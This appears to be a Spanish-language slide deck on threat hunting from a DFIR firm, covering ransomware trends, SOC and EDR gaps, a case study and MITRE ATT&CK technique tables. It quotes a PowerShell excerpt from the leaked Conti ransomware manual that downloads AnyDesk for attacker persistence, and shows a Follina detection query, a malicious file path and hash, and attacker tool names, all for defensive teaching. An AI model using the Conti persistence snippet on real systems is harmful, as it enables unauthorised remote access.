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# Desde las trincheras: Threat Hunting – Cazando y luchando contra los adversarios

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Founder & CEO of One eSecurity

 @j3ssgarcia



# Who am I



**Jess Garcia**

@j3ssgarcia



Fundador y CEO de One eSecurity  
25 años de experiencia



Compañía global de DFIR por más de 15 años  
[one-esecurity.com](http://one-esecurity.com)



Líder del proyecto DS4N6  
[www.ds4n6.io](http://www.ds4n6.io)



Senior Instructor en SANS Institute  
20 años

# La realidad hoy en día I



## Ransomware

Ransomware continued to dominate the 2021 threat landscape, and we observed operators take new approaches.

## Supply chain compromises

Supply chain compromises were a major theme, starting with SolarWinds, Kaseya and NPM package compromises mid-year, and ending with Log4j.

## Vulnerabilities

Adversaries exploited vulnerabilities affecting popular enterprise platforms to drop web shells, spread ransomware, and more.

## Affiliates

The threat landscape continued its trend toward a software-as-a-service (SaaS) economy, muddying the already murky waters of attribution.

## Crypters-as-a-service

Crypters like HCrypt and Snip3 joined the ranks of other “as-a-service” threats.


## Common web shells

Adversaries exploited web applications with help from web shells such as China Chopper, Godzilla, and Behinder.

<https://redcanary.com/threat-detection-report/>

**82%** Increase in ransomware-related data leaks in 2021

Number of attacks



## eCrime Breakout Time

1 hour 38 minutes



## 2021 Themes

# Increasing Threats to Cloud Environments

<https://www.crowdstrike.com/resources/reports/global-threat-report/>



# La realidad hoy en día II

## Capacidades de Detección/Reacción en las organizaciones



### Qué sí tienen

- Antivirus
- EDR
- SOC
- Aproximación reactiva



### Qué no tienen

- Detección en red/cloud
- Aproximación a la seguridad proactiva
- Procesos reactivos
- Equipos de respuesta rápida
- Equipos especializados



# Ciclo de vida del Threat Hunting



**Threat Hunting**

# Caso de estudio


- Empresa global
- Presente en 5 continentes
- Headquarters regionales:
  - Londres / NY / Sídney
- SOC basado en EEUU
- One eSecurity brinda:
  - Servicios de Threat Hunting, con infra desplegada en EMEA y LATAM
  - DFIR Retainer



<http://one-esecurity.com/sticco22>



# Timeline





# Día 0



## Alerta del SOC



Malware relacionado con Ransomware



No hay actividad de contención del EDR



5 máquinas infectadas



No hay personal capacitado para analizar las alertas en el SOC



No hay alertas previas detectadas




Posible propagación a otras regiones




# ¿Cómo funciona un SOC?

## GAPs

- Detección reactiva.
- Funcionan en base a casos de uso.
- Primera línea de defensa basada en L .
- Priorización en el cierre de tickets.
- Respuesta basada en SLAs de hasta 24 h.
- Dificultad para detectar amenazas avanzadas.
- Uso superficial de las capacidades del EDR.
- Carencia de correlación de telemetría.
- Baja capacidad de gestión de falsos positivos.



## Capacidad de detección



# AV / EDR / XDR



## Antivirus

- Seguridad de endpoint más común
- Detección por firmas
- Detección heurística
- Detección por integridad
- Carente de telemetría

## EDR

### (Endpoint Detection & Response)

- Solución para neutralizar ataques
- A nivel de endpoint
- Detección por comportamiento
- Detección por clasificación
- Capacidades de respuesta
  - Artefactos
  - Telemetría
  - Contención

## XDR

### (Extended Detection & Response)


- Detección en:
  - Endpoints
  - Red
  - Cloud
- Detección y respuesta mejorados
- Interfaz centralizada
- Agnóstico a la tecnología

```
☐ ONE-CVE_2022_30190_Follina-2      Exploit      ■■■ High      ● Resolved
1  DeviceProcessEvents
2  | where ProcessCommandLine contains "msdt.exe"
3  | or FileName contains "msdt.exe"
4  | where InitiatingProcessFileName has_any (@"WINWORD.EXE", @"EXCEL.EXE", @"OUTLOOK.EXE", @"POWERPOINT.EXE")
5
```

- Solo una herramienta
- Requiere de un equipo experto para interpretar amenazas
- Dificultad para detectar cierto tipo de ataques avanzados:
  - Movimientos laterales
  - Ataques en kernel land
  - Carencias de telemetría

Importancia del **benchmarking** para detectar puntos débiles

# Open XDR



Datos centralizados y normalizados

Integración

Reduce la dificultad para el equipo.

Mejora la eficacia y la eficiencia.

Reutilizar el esfuerzo/inversión ejecutado en otras tecnologías

# ¿Contra qué nos enfrentamos?



**RYUK  
RANSOMWARE  
EXPLOITS  
ZEROLOGON IN  
LESS THAN 5  
HOURS**

Ransomware , Cyber Attacks , Cybersecurity  
Jason Miller | 11/4/2020 | 10 MINUTES OF READING

<https://www.bitlyft.com/resources/ryuk-ransomware-zeroologon-exploit>

## Quantum Ransomware Executed in Less than 4 Hours

TUE | APR 26, 2022 | 3:03 PM PDT

Quantum ransomware, a strain discovered back in August 2021, has been found to have one of the fastest Time-to-Ransom (TTR) ever in a recently observed ransomware case.

Security researchers with [The DFIR Report](#) say that it only took three hours and 44 minutes to go from initial access to domain-wide ransomware, a very small amount of time for network defenders to detect and respond, especially considering attacks often occur outside office hours and on the weekends.

<https://www.secureworld.io/industry-news/quantum-ransomware-4-hours>



**The DFIR Report**  
@TheDFIRReport

### Ryuk Speed Run, 2 Hours to Ransom


- Discovery using Net, Nltest, and AdFind
- Cobalt Strike and Bazar for C2
- Zerologon for Privilege Escalation
- Credential Access via Rubeus
- Lateral Movement via SMB

<https://thedfirreport.com/2020/11/05/ryuk-speed-run-2-hours-to-ransom/>

# ¿Qué es Threat Hunting?



- **Detectar** amenazas
  - Continuamente
  - Proactivamente



- **En hosts y redes**

- **Combinar** análisis manual y automático

- **Contar** con un equipo de analistas especializados (**Hunting team**)



- **Poder desplegar** en miles de equipos
- **Basarse en inteligencia y** resultados de investigación

“a process using new information on previously collected data to find signs of compromise evading detection” (SANS)



# Tipos de Threat Hunting



## Basado en TTPs



- 1 **T1059** →  
Command and Scripting Interpreter (53.4% of customers affected)
- 2 **T1218** →  
Signed Binary Proxy Execution (34.8%)
- 3 **T1047** →  
Windows Management Instrumentation (15.4%)
- 4 **T1003** →  
Credential Dumping (18.3%)
- 5 **T1105** →  
Ingress Tool Transfer (20.4%)




```
Manual de CONTI

As soon as SYSTEM rights were granted.
AnyDesk - for not in-use hosts
Atera - for other hosts
11.1. AnyDesk persistence
Function AnyDesk {

mkdir "C:\ProgramData\AnyDesk" # Download AnyDesk
ScInt = new-object System.Net.WebClient
$url = "http://download.anydesk.com/AnyDesk.exe"
$file = "C:\ProgramData\AnyDesk.exe"
$scInt.DownloadFile($url,$file)
```

## Basado en hipótesis




## Basado en IOCs

Process spawned by svchost.exe

c:\users\[REDACTED]\appdata\roaming\cmdcache\malicious.exe f9e2bc94ce192c16317bc4a1747fa22b11971ef9702a883f58dc12a2cab05ccea6f3d6632f8bc3cc15a1868ab83ee05f



Malicious binary executed via a scheduled task.



ID	TaskName	ATUserID	ResultCode	ActionName	UserNC	Hostname
1	MicrosoftWindowsSoftwareProtectionPlatform...	S-1-5-18	None	None	d4_null\system5	mc80-sc-7813
2	MicrosoftWindowsSoftwareProtectionPlatform...	S-1-5-18	None	None	d4_null\vice.berav5	mc80-sc-7813
3	MicrosoftWindowsSoftwareProtectionPlatform...	S-1-5-18	-64646464	None	d4_null\scpd2mq1ladm_sna	xxi70-sf-2560
4	MicrosoftWindowsSoftwareProtectionPlatform...	S-1-5-18	-64646464	None	d4_null\scpd2mq1ladm_sna	xxi70-sf-2560
5	MicrosoftWindowsSoftwareProtectionPlatform...	S-1-5-18	-64646464	None	d4_null\scpd2mq1ladm_sna	xxi70-sf-2560
6	MicrosoftWindowsSoftwareProtectionPlatform...	S-1-5-18	None	C:\Windows\SoftwareProtectionPlatform\EventCac...	d4_null\vice.berav5	mc80-sc-7813
7	MicrosoftWindowsCustomer Experience Improve...	S-1-5-18	-64646464	TaskUpdated	d4_null\d4_nul\ww70-sf-90875	mc80-sc-6106
8	MicrosoftWindowsCustomer Experience Improve...	S-1-5-18	-64646464	TaskUpdated	d4_null\d4_nul\ww70-sf-90875	mc80-sc-6106

# Threat Hunting basado en anomalías



## TA0001: Initial Access T1078.003: Malicious Logons

ID: T1078.003

Sub-technique of: T1078

- ① Tactics: Defense Evasion, Persistence, Privilege Escalation, Initial Access
- ① Platforms: Containers, Linux, Windows, macOS
- ① Permissions Required: Administrator, User

Version: 1.2

Created: 13 March 2020

Last Modified: 18 October 2021



RSA<sup>®</sup>  
Conference

<https://ds4n6.io/rsac22>

## TA0003: Persistence T1053.005: Scheduled Tasks

ID: T1053.005

Sub-technique of: T1053

- ① Tactics: Execution, Persistence, Privilege Escalation
- ① Platforms: Windows
- ① Permissions Required: Administrator
- ① Supports Remote: Yes

Contributors: Andrew Northern, @ex\_raritas; Bryan Campbell, @bry\_campbell; Selena Larson, @selenalarson; Zachary Abzug, @ZackDoesML

Version: 1.1

Created: 27 November 2019

Last Modified: 14 April 2022

## TA0005: Defense Evasion T1218: System Binary Proxy Execution

ID: T1218

Sub-techniques: T1218.001, T1218.002, T1218.003, T1218.004, T1218.005, T1218.007, T1218.008, T1218.009, T1218.010, T1218.011, T1218.012, T1218.013, T1218.014

- ① Tactic: Defense Evasion
- ① Platforms: Linux, Windows, macOS
- ① Defense Bypassed: Anti-virus, Application control, Digital Certificate Validation

Contributors: Hans Christoffer Gaardlø; Nishan Maharjan, @loki248; Praetorian; Wes Hurd

Version: 3.0

Created: 18 April 2018

Last Modified: 18 April 2022



# Threat Hunting basado en TTPs

## TTPs


TA0042 Resource Development	
ID	Name
T1583.001	Acquire Infrastructure: Domains
T1587.001	Develop Capabilities: Malware
T1588.002	Obtain Capabilities: Tool
T1608.002	Stage Capabilities: Upload Tool
TA0001 Initial Access	
ID	Name
T1133	External Remote Services
T1078.002	Valid Accounts: Domain Accounts
TA0002 Execution	
ID	Name
T1059.001	Command and Scripting Interpreter: Powershell
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1053.005	Scheduled Task/Job: Scheduled Task
T1047	Windows Management Instrumentation
TA0003 Persistence	
ID	Name
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
T1543.003	Create or Modify System Process: Windows Service

ID	Name
T1083	File and Directory Discovery
T1135	Network Share Discovery
T1018	Remote System Discovery
TA0008 Lateral Movement	
ID	Name
T1570	Lateral Tool Transfer
T1021.001	Remote Services: Remote Desktop Protocol
T1021.002	Remote Services: SMB/Windows Admin Shares
TA0011 Command and Control	
ID	Name
T1071.001	Application Layer Protocol: Web Protocols
T1071.002	Application Layer Protocol: File Transfer Protocols
